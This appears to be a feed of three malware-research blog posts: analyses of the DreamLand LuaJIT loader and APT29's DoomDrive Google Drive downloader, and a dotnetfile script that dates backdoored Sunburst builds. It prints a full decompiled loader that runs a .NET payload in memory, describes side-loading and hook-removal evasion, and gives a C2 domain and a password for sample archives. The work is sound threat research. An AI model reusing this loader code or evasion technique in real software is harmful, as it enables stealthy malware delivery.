DreamLand - A brief analysis File hash (SHA-256) File name Description ceaec139a9370a4cd4eca876e7c4b3d51a013d3739b3f4d526fdfeab27cd2fc2 libcurl.dll Loader for UpdateCheck.dll 0b962ad02e8eef3c717ce6fcfda9587f92ebe9e7ed6ee93be6bc1103daa4e8bf UpdateCheck.dll Loader for the main embedded LuaJIT orchestrator 9bb5e7a76e66d105fa5a65728517b8d8f9465525465f92eb68a89705476b1d26 updater.ver Contains encrypted/compressed/encoded compiled LuaJIT scripts

The loading chain of the avilable samples is as follows: libcurl.dll -> UpdateCheck.dll -> updater.ver

The initial file named libcurl.dll is an unconventional loader for the file UpdateCheck.dll. It dynamically resolves the API functions GetConsoleWindow and ShowWindow and calls the latter with the parameter SW_HIDE to hide its console window. Next, it patches the entry point of the process it was being loaded into, to call its exported function curl_easy_cleanup.

Patched entry point of own process:

sub rsp,28
mov rax, <libcurl.curl_easy_cleanup>
call rax

The exported function curl_easy_cleanup is an infinite loop:

__int64 curl_easy_cleanup()
{
  DWORD TickCount;
  DWORD v1;

  do
  {
    TickCount = GetTickCount();
    Sleep(TickCount % 0x43955);
    v1 = GetTickCount();
    Sleep(v1 % 0x433);
    Sleep(0x3005u);
  }
  while ( GetCurrentProcessId() > 4 );
  return 0i64;
}

As we don’t know the initial process that loads libcurl.dll, it’s inclear what the purpose of this patch is. It might be made in order to keep the process running infinitely. At last, it loads the second stage DLL UpdatCheck.dll and resolves its exported function curl_get_build_version. Before calling curl_get_build_version to execute UpdatCheck.dll, it tries to dynamically resolve the API functions AzApplicationOpen (azroles.dll) and DllEnumClassObjects (mshtml.dll) subsequently to call them instead of curl_get_build_version if they exist in the process. That was probably done to stop the malware from running on certain systems or when a specific security software is present.

When curl_get_build_version in UpdatCheck.dll is executed, it first decompresses and decrypts an embedded payload that is internally named HttpClientLJ.dll. This payload is the main orchestrator and contains the LuaJIT interpreter for the compiled scripts contained in updater.ver. It seems to be based on an open-source project called TINN. After a memory module was created out of the raw payload, its entry point (DllMain) is called to run the normal and Lua initialization routines. Afterwards its exported function GetObjectInterface is called that in turn loads the first compiled LuaJIT script. This script is a loader that decodes, decompresses, decrypts and runs the main module and configuration data which is as follows:

<mainconfig protoName="HTTPS">
    <HTTPS>
      <breakTime>45</breakTime>
      <IndexHtml>/index/</IndexHtml>
      <url>ssl.explorecell.com</url>
      <reconnectTime>15</reconnectTime>
      <port>443</port>
    </HTTPS>
</mainconfig>

The main module contains the remaining compiled LuaJIT scripts that were given the following names:

  • Acom_define
  • BGetSystemMsg
  • main
  • main_proto_WinHttpClient
  • main_proto_WinHttpServer
  • main_z_protoInterface
  • thread_connect
  • thread_recv
  • thread_send
  • thread_test

You can find all decompiled scripts in the Download section. As none of the current open-source Lua decompilers was able to successfully decompile the LuaJIT scripts, I’ve used an online service named Lua Decompiler.

Related sample File hash (SHA-256) File name Description 772293288ddc6c41dbe003e352b22a2c560a56023bc78c87bfef806482f1bf22 Comx64.dll Loader for shellcode

There was a sample submitted to Virustotal whose list of exported functions look very similar to UpdateControl.dll, it’s likely from the same developer.

It decrypts the following file path whose content it tries to read, decrypt and execute:

C:\ProgramData\Package Cache\{Ff964C81-895B-4433-A23F-42F30B600D93}.v102.sys\sys.dat

Unfortunately, we don’t have the shellcode, thus this is where the analysis already comes to an end.

Conclusion

The use of (compiled) LuaJIT scripts rather than the more common Lua scripts used in malware in the past makes DreamLand an interesting piece of software. SentinelOne’s investigation also concludes that it appears to be a work in progress, thus we will likely see more incidents where this malware will be utilized.

IOCs

Samples (SHA-256)

ceaec139a9370a4cd4eca876e7c4b3d51a013d3739b3f4d526fdfeab27cd2fc2 0b962ad02e8eef3c717ce6fcfda9587f92ebe9e7ed6ee93be6bc1103daa4e8bf 9bb5e7a76e66d105fa5a65728517b8d8f9465525465f92eb68a89705476b1d26 772293288ddc6c41dbe003e352b22a2c560a56023bc78c87bfef806482f1bf22

C2 domain

ssl[.]explorecell[.]com

Download

Samples and compiled/decompiled LuaJIT scripts (pw: “dreamland_infected”): DreamLand.zip

https://r136a1.dev/2023/09/22/more-on-dreamland
🇷🇺 A look into APT29’s new early-stage Google Drive downloader
malware
While analysing the downloader from APT29 that uses the Slack messaging service (SHA-256: 879a20cc630ff7473827e7781021dacc57bcec78c01a7765fc5ee028e4a03623), I’ve found another downloader that utilizes Google Drive. It is also delivered via an ISO file like the previous ones. I call this new .NET downloader DoomDrive in reference to the older BoomBox one. With this latest addition, there are 4 known early stage downloaders that abuse legitimate services:
Show full content

While analysing the downloader from APT29 that uses the Slack messaging service (SHA-256: 879a20cc630ff7473827e7781021dacc57bcec78c01a7765fc5ee028e4a03623), I’ve found another downloader that utilizes Google Drive. It is also delivered via an ISO file like the previous ones. I call this new .NET downloader DoomDrive in reference to the older BoomBox one. With this latest addition, there are 4 known early stage downloaders that abuse legitimate services:

First seen ITW Malware downloader Abused legitimate service Analysis June 2022 DoomDrive Google Drive Russian APT29 Hackers Use Online Storage Services, DropBox and Google Drive June 2022 ? Slack Il malware EnvyScout (APT29) è stato veicolato anche in Italia (brief analysis) January 2022 BEATDROP Trello Trello From the Other Side: Tracking APT29 Phishing Campaigns February 2021 BoomBox DropBox Breaking down NOBELIUM’s latest early-stage toolset

EDIT: While working on this blog post, Palo Alto Networks released their analysis of the DoomDrive campaign.

The ISOlation layer

On 5th of July, a file named Agenda.iso was uploaded from Malaysia to Virustotal. This ISO sample contains the following files:

Agenda.iso file contents

Usually, the only file that isn’t hidden in a default Windows environment is Information that is a LNK file. It contains the following target string:

%windir%/system32/cmd.exe /k start agenda.exe

When double-clicked it runs agenda.exe that is a legitimate file signed by Adobe. This file imports a couple of functions from vcruntime140.dll as can be seen by looking at the import table:

Import address table of agenda.exe

The DLL is usually located in the Windows system folder and gets also loaded from there. In this case, the file was placed in the same folder as the EXE to abuse the DLL search order (DLL side-loading). The file vcruntime140.dll is a slightly modified version of the original signed one. The size of the last section (.reloc) was increased with 0 bytes which overwrites the signature information present as overlay data. Additionally, the .reloc section characteristics were changed to make it also writable. The reason for these changes is to use the resulting space to expand the import table with an additional entry:

Import address table of modified vcruntime140.dll

As a result, when agenda.exe is executed, it loads vcruntime140.dll which in turn loads vctool140.dll. The same trick with an expanded import table was used in the ISO file that contains the Slack downloader. The file vctool140.dll is a loader for the encrypted DoomDrive payload named _.

The .NET EXEcution layer

As mentioned, vctool140.dll is a loader for the DoomDrive downloader that is a .NET assembly. It is partly similar to the loader of BEATDROP and the Slack downloader. In comparison to the loader of BEATDROP, it not only unhooks all hooked functions in ntdll.dll, but also those of wininet.dll. The loader of the Slack downloader is the most advanced one as it also uses code and string obfuscation among other things.

When executed, it first unhooks all functions in ntdll.dll and wininet.dll. For this, it maps a fresh version of each Windows DLL into memory and overwrites the .text sections of the already loaded modules with those of the mapped ones. An example code of this technique can be found here.

Next, it loads the MSZIP compressed DoomDrive file (_) to memory and unpacks it. The result is a 64-bit .NET EXE assembly that gets executed via COM interface API functions. The decompiled and cleaned up code is as follows:

...
Filename[v2 + 1] = '_';
v6 = v2 + 2i64;
if ( v6 >= 0x104 )
{
    _report_rangecheckfailure(v4, v2, v1, v3);
    __debugbreak();
}
Filename[v6] = 0;
hFile = CreateFileA(Filename, GENERIC_READ, 1u, 0i64, 3u, FILE_ATTRIBUTE_NORMAL, 0i64);
hFile_0 = hFile;
if ( hFile != INVALID_HANDLE_VALUE )
{
    FileSize = GetFileSize(hFile, 0i64);
    Buffer = j__malloc_base(FileSize);
    ReadFile(hFile_0, Buffer, FileSize, &NumberOfBytesRead, 0i64);
    CloseHandle(hFile_0);
    UncompressedBuffer = 0i64;
    LODWORD(hFile) = CreateDecompressor(COMPRESS_ALGORITHM_MSZIP, 0i64, &hDecompressor);
    if ( hFile )
    {
        UncompressedDataSize = 0i64;
        UncompressedBufferSize = 0i64;
        if ( Decompress(hDecompressor, Buffer, NumberOfBytesRead, 0i64, 0i64, &UncompressedBufferSize)
            || GetLastError() != ERROR_INSUFFICIENT_BUFFER
            || (UncompressedBuffer = j__malloc_base(UncompressedBufferSize),
                LODWORD(hFile) = Decompress(hDecompressor, Buffer, NumberOfBytesRead, UncompressedBuffer, UncompressedBufferSize, &UncompressedDataSize),
                hFile) )
        {
            CloseDecompressor(hDecompressor);
            pCLRMetaHost = 0i64;
            ppRuntime = 0i64;
            pCorRuntimeHost = 0i64;
            LODWORD(hFile) = CLRCreateInstance(&CLSID_CLRMetaHost, &ICLRMetaHost, &pCLRMetaHost);
            if ( hFile >= 0 )
            {
                wcscpy(pwzVersion, L"v4.0.30319");
                LODWORD(hFile) = pCLRMetaHost->lpVtbl->GetRuntime(pCLRMetaHost, pwzVersion, &riid, &ppRuntime);
                if ( hFile >= 0 )
                {
                    LODWORD(hFile) = ppRuntime->lpVtbl->GetInterface(ppRuntime, &CLSID_CorRuntimeHost, &IID_ICorRuntimeHost, &pCorRuntimeHost);
                    if ( hFile >= 0 )
                    {
                        pCorRuntimeHost->lpVtbl->Start(pCorRuntimeHost);
                        pAppDomain = 0i64;
                        LODWORD(hFile) = pCorRuntimeHost->lpVtbl->GetDefaultDomain(pCorRuntimeHost, &pAppDomain);
                        if ( hFile >= 0 )
                        {
                            pDefaultAppDomain = 0i64;
                            LODWORD(hFile) = (pAppDomain->lpVtbl->QueryInterface)(&AppDomain, &pDefaultAppDomain);
                            if ( hFile >= 0 )
                            {
                                rgsabound.cElements = UncompressedDataSize;
                                rgsabound.lLbound = 0;
                                safeArray = SafeArrayCreate(VT_UI1, 1u, &rgsabound);
                                SafeArrayLock(safeArray);
                                count = 0;
                                if ( UncompressedDataSize )
                                {
                                    index = 0i64;
                                    do
                                    {
                                        *(safeArray->pvData + index) = UncompressedBuffer[index];
                                        ++count;
                                        ++index;
                                    }
                                    while ( count < UncompressedDataSize );
                                }
                                SafeArrayUnlock(safeArray);
                                pDefaultAppDomain_0 = pDefaultAppDomain;
                                pManagedAssembly = 0i64;
                                hr = (pDefaultAppDomain->lpVtbl->Load_3)(safeArray, &pManagedAssembly);
                                if ( hr < 0 )
                                    Cleanup(hr, pDefaultAppDomain_0, &AppDomain);
                                pManagedAssembly_0 = pManagedAssembly;
                                if ( pManagedAssembly )
                                    (pManagedAssembly->lpVtbl->Release)();
                                DoomDriveMain = 0i64;
                                (pManagedAssembly_0->lpVtbl->EntryPoint)(&DoomDriveMain);
                                VariantInit(&pvarg);
                                DoomDriveMain_0 = DoomDriveMain;
                                VariantInit(&pRetVal);
                                obj = pvarg;
                                hr_0 = (DoomDriveMain_0->lpVtbl->Invoke_3)(&obj, 0i64, &pRetVal);
                                if ( hr_0 < 0 )
                                    Cleanup(hr_0, DoomDriveMain_0, &word_1800177E8);
                                pRetVal_0 = pRetVal;
                                VariantClear(&pRetVal_0);
                                VariantClear(&pvarg);
                                (ppRuntime->lpVtbl->Release)(ppRuntime);
                                (pCLRMetaHost->lpVtbl->Release)(pCLRMetaHost);
                                LODWORD(hFile) = (pCorRuntimeHost->lpVtbl->Release)(pCorRuntimeHost);
                            }
                        }
                    }
                }
            }
        }
    }
}
...

The code is very similar to this one which in turn is a modification of Microsoft’s old example code named CppHostCLR. It shows how to run a managed .NET assembly in an unmanaged application via the Component Object Model in C++.

With DoomDrive to the next layer

There is reason to believe that DoomDrive wasn’t only compressed for obfuscation purposes, but also because it’s bigger than 1 MB in size. This is because the C# Google Drive API (and Newtonsoft Json) libraries were statically linked into the file.

It contains the following Google Drive credentials which it uses throughout the code:

Google Drive credentials of DoomDrive as shown by dnSpy

When executed, it first copies all files except for the LNK one from the mounted ISO drive to the %APPDATA% folder. For persistency, it creates a registry Run entry in HKCU with agenda.exe as the target file. To create a unique victim ID that gets later used mutliple times, it retrieves the Windows logon name and calculates a SHA-256 hash string on it. At last, it prepends the hardcoded Id value 99 (see screenshot above) to build the final ID.

The first contact to the attacker’s Google drive is made by retrieving the list of text files available for the victim’s ID via the ListFiles API function:

ListFiles("trashed = false and name contains '" + <VictimID> + "' and mimeType = 'text/plain'")

If the response is empty, it gets system information from the victim and uploads it in encrypted form within a TXT file to the attacker’s drive. The following information is retrieved:

  • Windows logon name
  • User domain name
  • Local computer domain name
  • List of network interfaces
  • List of process names

It is encrypted with a hardcoded XOR key (see screenshot above, base64 encoded) and base64 encoded. The victim user ID is used for the text file name. When the upload was successful, the program continues, otherwise it repeats the last procedure. To hint when the file was uploaded, it creates (or updates) a comment for the file with the current date as content.

To get the next stage payload, it lists all available PDF files in the attacker’s drive as indicated by the MIME type:

ListFiles("trashed = false and name contains '" + <VictimID> + "' and mimeType = 'application/pdf'");

This file must have been created by the attacker and is only disguised as a PDF. It’s actually an AES encrypted (see screenshot above for IV/key, base64 encoded) shellcode payload. The payload is executed in the following way:

DoomDrive payload execution as shown by dnSpy

An example of the executioner C# code can be found here. At the time of the analysis, the attacker’s drive didn’t respond anymore, thus it remains unknown what the next stage was.

Conclusion

As we’ve seen in the past, the threat actor APT29 always uses several early-stage tools during a campaign. The latest .NET downloader abuses another legitimate service to get a payload on a victim’s system. In contrast to the other legitimate services, the developer didn’t seem to enjoy working with the Google API as can be seen in the PDB path of DoomDrive (^^):

C:\Users\user\source\repos\GoogleDriveSucks\src\GoogleDriveSucks\Drive.pdb
IOCs

ISO

347715f967da5debfb01d3ba2ede6922801c24988c8e6ea2541e370ded313c8b

DoomDrive

295452a87c0fbb48eb87be9de061ab4e938194a3fe909d4bcb9bd6ff40b8b2f0

https://r136a1.dev/2022/07/19/a-look-into-apt29s-new-early-stage-google-drive-downloader
Using dotnetfile to get a Sunburst timeline for intelligence gathering
toolmalware
You may have heard of dotnetfile, a library to extract header information from .NET assemblies. Basically, these files are made of the common language runtime (CLR) data located in the .NET header and the actual byte code, both “encapsulated” in a PE file. Compared to the PE header of an unmanaged native file, the CLR header contains much more runtime information. Some of this data can be useful for static malware detection, threat hunting and intelligence gathering as I’ll show in this blog post.
Show full content

You may have heard of dotnetfile, a library to extract header information from .NET assemblies. Basically, these files are made of the common language runtime (CLR) data located in the .NET header and the actual byte code, both “encapsulated” in a PE file. Compared to the PE header of an unmanaged native file, the CLR header contains much more runtime information. Some of this data can be useful for static malware detection, threat hunting and intelligence gathering as I’ll show in this blog post.

We’ll take a look at a part of the SolarWinds incident, the malware known as Sunburst. More precisely, we’ll create a timeline of the legitimate and backdoored Orion IT management software DLLs named SolarWinds.Orion.Core.BusinessLayer.dll with the help of dotnetfile. You’ll see how easy it is to get an overview of the this part of the attack with just a few lines of code.

One of the characteristics of the Sunburst backdoor is the usage of various unmanaged functions. .NET offers a mechanism called P/Invoke that let’s you use unmanaged Windows API functions in your managed code. The information which functions are used can be found in the CLR metadata table named ImplMap. We can easily extract this data from a .NET assembly with the help of dotnetfile as we’ll see.

Create a Sunburst timeline based on unmanaged backdoor functions

As initially described, the developers of Sunburst used unmanaged functions in their backdoor code. This list of functions be seen with a CLR header viewer like the one built into dnSpy:

Sunburst ImplMap metadata table as shown by dnSpy

To extract the list of functions, we can use the following example script from the dotnetfile documentation:

from dotnetfile import DotNetPE

dotnet_file = DotNetPE('/Users/<username>/my_dotnet_assembly.exe')

if dotnet_file.metadata_table_exists('ImplMap'):
    unmanaged_functions = dotnet_file.ImplMap.get_unmanaged_functions()

    for unmanaged_function in unmanaged_functions:
        print(f'{unmanaged_function}')

Result:

CLSIDFromString
CloseHandle
AdjustTokenPrivileges
LookupPrivilegeValueW
GetCurrentProcess
OpenProcessToken
InitiateSystemShutdownExW

In comparison, the legitimate versions of this DLL do not use Windows API functions or only CLSIDFromString as introduced in Orion version 2015.1. With this knowledge, we can create a script that runs on all copies of SolarWinds.Orion.Core.BusinessLayer.dll that we can get (e.g. from Virustotal) to show which versions have been backdoored. Additionally to the list of unmanaged functions retrieved via ImplMap.get_unmanaged_functions, we get the assembly version information of each file via Assembly.get_assembly_version_information. At last, we get the compilation timestamps with pefile which is easy as dotnetfile is build on top of it. The timestamps are used to sort the data in ascending order to see when the backdoor was added and removed.

Example script:

import os
import sys
import lief

from dotnetfile import DotNetPE
from datetime import datetime
from hashlib import sha256
from distutils.version import LooseVersion
from typing import List, Dict

lief.logging.disable()


def deduplicate(data_list: List[Dict]) -> List[Dict]:
    result = []

    for data in data_list:
        # Add file info if version not in the list
        if not any(i['Version'] == data['Version'] for i in result):
            result.append(data)
        # Overwrite file info element if already in list but file is signed + valid (preferable)
        elif any(i['Version'] == data['Version'] for i in result) and \
                data['Signature'] == 'OK':
            for index, item in enumerate(result):
                if item['Version'] == data['Version']:
                    result[index] = data

    return result


def get_files_with_infos(dir_path: str) -> List:
    file_infos = []

    for root, _, files in os.walk(dir_path):
        for file in files:
            file_absolute_path = os.path.join(root, file)
            dotnet_file = DotNetPE(file_absolute_path)

            metadata_tables = dotnet_file.existent_metadata_tables()

            entry = {}
            # Get assembly version information
            if 'Assembly' in metadata_tables:
                assembly_version_info = dotnet_file.Assembly.get_assembly_version_information()
                version_info = f'{assembly_version_info.MajorVersion}.{assembly_version_info.MinorVersion}.' \
                               f'{assembly_version_info.BuildNumber}.{assembly_version_info.RevisionNumber}'
                entry['Version'] = version_info

            # Get unmanaged functions
            if 'ImplMap' in metadata_tables:
                unmanaged_functions = '|'.join(dotnet_file.ImplMap.get_unmanaged_functions())
                entry['Unmanaged_functions'] = unmanaged_functions

            # Get compilation timestamp
            comp_time_stamp = datetime.fromtimestamp(dotnet_file.FILE_HEADER.TimeDateStamp).strftime(
                '%Y-%m-%d %H:%M:%S')
            entry['Timestamp'] = comp_time_stamp

            # Get signature information
            pe = lief.parse(file_absolute_path)
            entry['Signature'] = str(pe.verify_signature()).replace('VERIFICATION_FLAGS.', '')

            # Get SHA-256 hash
            with open(file_absolute_path, 'rb') as f:
                entry['Hash'] = sha256(f.read()).hexdigest()

            file_infos.append(entry)

        # Deduplicate and take valid signed file if available. For the rest (invalid/bad/... signature), we
        # don't care
        result = deduplicate(file_infos)

        return result


def print_information_ascending(dir_path: str) -> None:
    file_infos = get_files_with_infos(dir_path)
    file_infos_sorted = sorted(file_infos, key=lambda x: LooseVersion(x['Timestamp']))

    for file_info in file_infos_sorted:
        output = ', '.join([': '.join(i) for i in file_info.items()])

        print(output)


if __name__ == "__main__":
    print_information_ascending(sys.argv[1])

Result:

Version: 2010.1.0.0, Timestamp: 2010-06-25 04:39:04, Signature: NO_SIGNATURE, Hash: a033d513a3c0e0d0199f06ea4124ab652d5698cecdd276fdb4f4abff6e3602f2
Version: 2011.2.5.2234, Timestamp: 2011-11-04 18:07:31, Signature: NO_SIGNATURE, Hash: 14e799bbdd6517411b41043802a45c85316dc1cc5c61b0f54b043079ec14112b
Version: 2012.1.12.2305, Timestamp: 2012-07-23 13:12:23, Signature: NO_SIGNATURE, Hash: 99cb98b81bca424e109a4c087144fceffdb6e447877fc473ac5be1ea78e55fd9
Version: 2012.1.5.2202, Timestamp: 2012-09-24 16:48:03, Signature: NO_SIGNATURE, Hash: ad240c7d94308277b241fa060f96f409ecb657a59e639e8f2e79431eb99b9352
Version: 2012.2.13.2381, Timestamp: 2013-01-15 09:40:08, Signature: NO_SIGNATURE, Hash: acced46ef306939821b0b87671b50a9e93e8eb89c79ba0b81d105ef069d67e21
Version: 2013.2.3.684, Timestamp: 2013-08-20 19:12:32, Signature: OK, Hash: 72f63760a0bd95681d8c78c881e07870b910899c70b52e0e2827317f378773df
Version: 2014.1.1.872, Timestamp: 2013-11-17 03:18:43, Signature: NO_SIGNATURE, Hash: 051e831eaf5bacf840ef6e2af369d6b4b4cd32abd3e10cb1ac80d66e0bb38775
Version: 2013.2.12.2040, Timestamp: 2013-12-04 12:41:57, Signature: NO_SIGNATURE, Hash: 218b25e0507f24e1ab9e231c93d84535d19526241d489985c2770919747f2257
Version: 2014.2.1.1111, Timestamp: 2014-04-08 03:15:00, Signature: OK, Hash: 8d11616c14afc5b2c1b3ee9ee6d46a20cdae31b25e0cd7fbc374b5517b264dd2
Version: 2014.2.11.1229, Timestamp: 2014-08-06 16:48:31, Signature: NO_SIGNATURE, Hash: dffcc5d7e3ec31a745d59a7f4cd5da1df58ead2d21f57aa04c0b8066f85e4c6a
Version: 2015.1.25300.8197, Unmanaged_functions: CLSIDFromString, Timestamp: 2015-05-27 12:36:44, Signature: NO_SIGNATURE, Hash: ae95f1b751bf47a83f106e9c019a0051239234f95920581b3f7c8debdc32a5d6
Version: 2015.1.35100.9209, Unmanaged_functions: CLSIDFromString, Timestamp: 2015-12-17 12:51:37, Signature: NO_SIGNATURE, Hash: d84c2167b03db3760bcf7a76b84534f50910f72a53bc1f5cefcd72784ff75a58
Version: 2016.1.5300.1028, Unmanaged_functions: CLSIDFromString, Timestamp: 2016-05-27 20:04:52, Signature: OK, Hash: 3b4b1d5ebb83fd4d505e0b75673027e80f98861b92b35e0adcd21e2b48ced2d9
Version: 2017.1.100.1628, Unmanaged_functions: CLSIDFromString, Timestamp: 2017-01-26 17:12:52, Signature: NO_SIGNATURE, Hash: 6112ba344a40bc1942ef0b593950542fcc7f67f7ccf1e5274e56e34735efed1b
Version: 2017.1.5300.1698, Unmanaged_functions: CLSIDFromString, Timestamp: 2017-02-21 14:53:54, Signature: NO_SIGNATURE, Hash: f33c1cb46ad1c82d99f3e92b40e8994aa2d6ec116e9846c131bfcd15de8fa52c
Version: 2017.3.5200.1780, Unmanaged_functions: CLSIDFromString, Timestamp: 2017-08-18 00:46:52, Signature: OK, Hash: 1e229359698c276b2398bfffaa4fb809919e4aaf1c9007d7670866159ecf9ad1
Version: 2018.2.5200.5660, Unmanaged_functions: CLSIDFromString, Timestamp: 2018-08-14 09:52:18, Signature: OK, Hash: 5e4276dc1c9e1e5ef02e75972c59212806dc6a3d13cd2ccafd26af14cb12289b
Version: 2018.2.5200.5675, Unmanaged_functions: CLSIDFromString, Timestamp: 2018-09-25 08:12:02, Signature: NO_SIGNATURE, Hash: f707ba597c299f503d425867152f6a039b95a401dfa1a6cba8654b65adab78ba
Version: 2018.4.5200.10541, Unmanaged_functions: CLSIDFromString, Timestamp: 2018-11-07 21:05:48, Signature: OK, Hash: 6b295fd9a1c87263613a0d7f23c6c0ece010a038dcce1dd112888bfaff22099e
Version: 2019.2.5200.5206, Unmanaged_functions: CLSIDFromString, Timestamp: 2019-05-18 11:09:22, Signature: OK, Hash: 86901758745e39d3b39bf1373a34fc475e29b3cc418059b54f0ded6bdd5fda01
Version: 2019.4.5200.8890, Unmanaged_functions: CLSIDFromString, Timestamp: 2019-10-10 15:26:39, Signature: OK, Hash: d3c6785e18fba3749fb785bc313cf8346182f532c59172b69adfb31b96a5d0af
Version: 2019.4.5200.8950, Unmanaged_functions: CLSIDFromString, Timestamp: 2019-11-11 23:34:28, Signature: OK, Hash: 9bee4af53a8cdd7ecabe5d0c77b6011abe887ac516a5a22ad51a058830403690
Version: 2019.4.5200.8996, Unmanaged_functions: CLSIDFromString, Timestamp: 2019-12-09 18:12:09, Signature: OK, Hash: bb86f66d11592e3312cd03423b754f7337aeebba9204f54b745ed3821de6252d
Version: 2019.4.5200.9001, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-01-03 16:22:18, Signature: OK, Hash: ae6694fd12679891d95b427444466f186bcdcc79bc0627b590e0cb40de1928ad
Version: 2019.4.5200.9045, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-01-24 12:24:39, Signature: OK, Hash: 9d6285db647e7eeabdb85b409fad61467de1655098fec2e25aeb7770299e9fee
Version: 2019.4.5200.9073, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-03-17 14:08:19, Signature: OK, Hash: db9e63337dacf0c0f1baa06145fd5f1007002c63124f99180f520ac11d551420
Version: 2019.4.5200.9078, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-03-19 10:32:21, Signature: OK, Hash: 0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589
Version: 2020.2.100.12219, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-03-24 04:00:16, Signature: OK, Hash: dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b
Version: 2019.4.5200.9083, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-03-24 09:52:34, Signature: OK, Hash: 32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77
Version: 2020.2.100.12299, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-03-25 20:03:48, Signature: OK, Hash: abe22cf0d78836c3ea072daeaf4c5eeaf9c29b6feb597741651979fc8fbd2417
Version: 2020.2.100.12367, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-04-20 10:51:43, Signature: OK, Hash: 2ade1ac8911ad6a23498230a5e119516db47f6e76687f804e2512cc9bcfda2b0
Version: 2020.2.5200.12394, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-04-21 16:53:33, Signature: OK, Hash: 019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134
Version: 2020.2.5300.12432, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-05-11 23:32:40, Signature: OK, Hash: ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6
Version: 2020.4.100.910, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-05-30 11:07:55, Signature: OK, Hash: fcbf4463ffe1f1d3152d65e3b0918d5229997f7b6dcd92ff4e4aec43c8edd890
Version: 2020.4.100.944, Unmanaged_functions: CLSIDFromString|CloseHandle|AdjustTokenPrivileges|LookupPrivilegeValueW|GetCurrentProcess|OpenProcessToken|InitiateSystemShutdownExW, Timestamp: 2020-06-03 19:02:59, Signature: OK, Hash: 73b11757ef0ec615690156bc09341be30a89d661182f9f4cc0dc2b4e2c4b3a50
Version: 2020.2.15300.12747, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-08-04 15:43:08, Signature: OK, Hash: 018de33dc3a5e8f07207b4349a9d7cf4c59c9d183cc0069014b33e692c54efb5
Version: 2020.2.15300.12766, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-08-11 15:40:55, Signature: OK, Hash: 143632672dcb6ef324343739636b984f5c52ece0e078cfee7c6cac4a3545403a
Version: 2020.2.15300.12901, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-12-11 00:40:07, Signature: OK, Hash: cc870c07eeb672ab33b6c2be51b173ad5564af5d98bfc02da02367a9e349a76f
Version: 2019.4.5200.9106, Unmanaged_functions: CLSIDFromString, Timestamp: 2020-12-14 03:59:21, Signature: OK, Hash: 8dfe613b00d495fb8905bdf6e1317d3e3ac1f63a626032fa2bdad4750887ee8a
Version: 2020.2.45100.13073, Unmanaged_functions: CLSIDFromString, Timestamp: 2021-01-06 12:53:09, Signature: OK, Hash: 6e91c1cd907c10ba05f6e2c6b37990b1c061a06803d50d34521efa0f4796f7dd
Version: 2020.2.45100.13097, Unmanaged_functions: CLSIDFromString, Timestamp: 2021-01-14 13:12:20, Signature: OK, Hash: 55e4ec31ae9bd625f28d924ee3cca3c97bc816d249709ba5a29607608bebd7e9
Version: 2020.2.55200.29741, Unmanaged_functions: CLSIDFromString, Timestamp: 2021-03-01 20:24:04, Signature: OK, Hash: 74ab5f1405f89462b1e8de99f87ece9e474ab1a2b5d2f59f19bfa822d59405ed
Version: 2020.2.65100.50257, Unmanaged_functions: CLSIDFromString, Timestamp: 2021-08-13 16:14:12, Signature: OK, Hash: d0c79a03a58981e1850e4ec5bc860c65f6042df7b1a4539470f5da86b4c6ac01
Version: 2016.2.5300.959, Unmanaged_functions: CLSIDFromString, Timestamp: 2022-05-09 22:08:23, Signature: NO_SIGNATURE, Hash: 14426746efc5a8e3ee45749df2055efa70f680de8832e0bb1ea734efeefde935
Timeline evaluation

For a better overview, let’s put the data in a table:

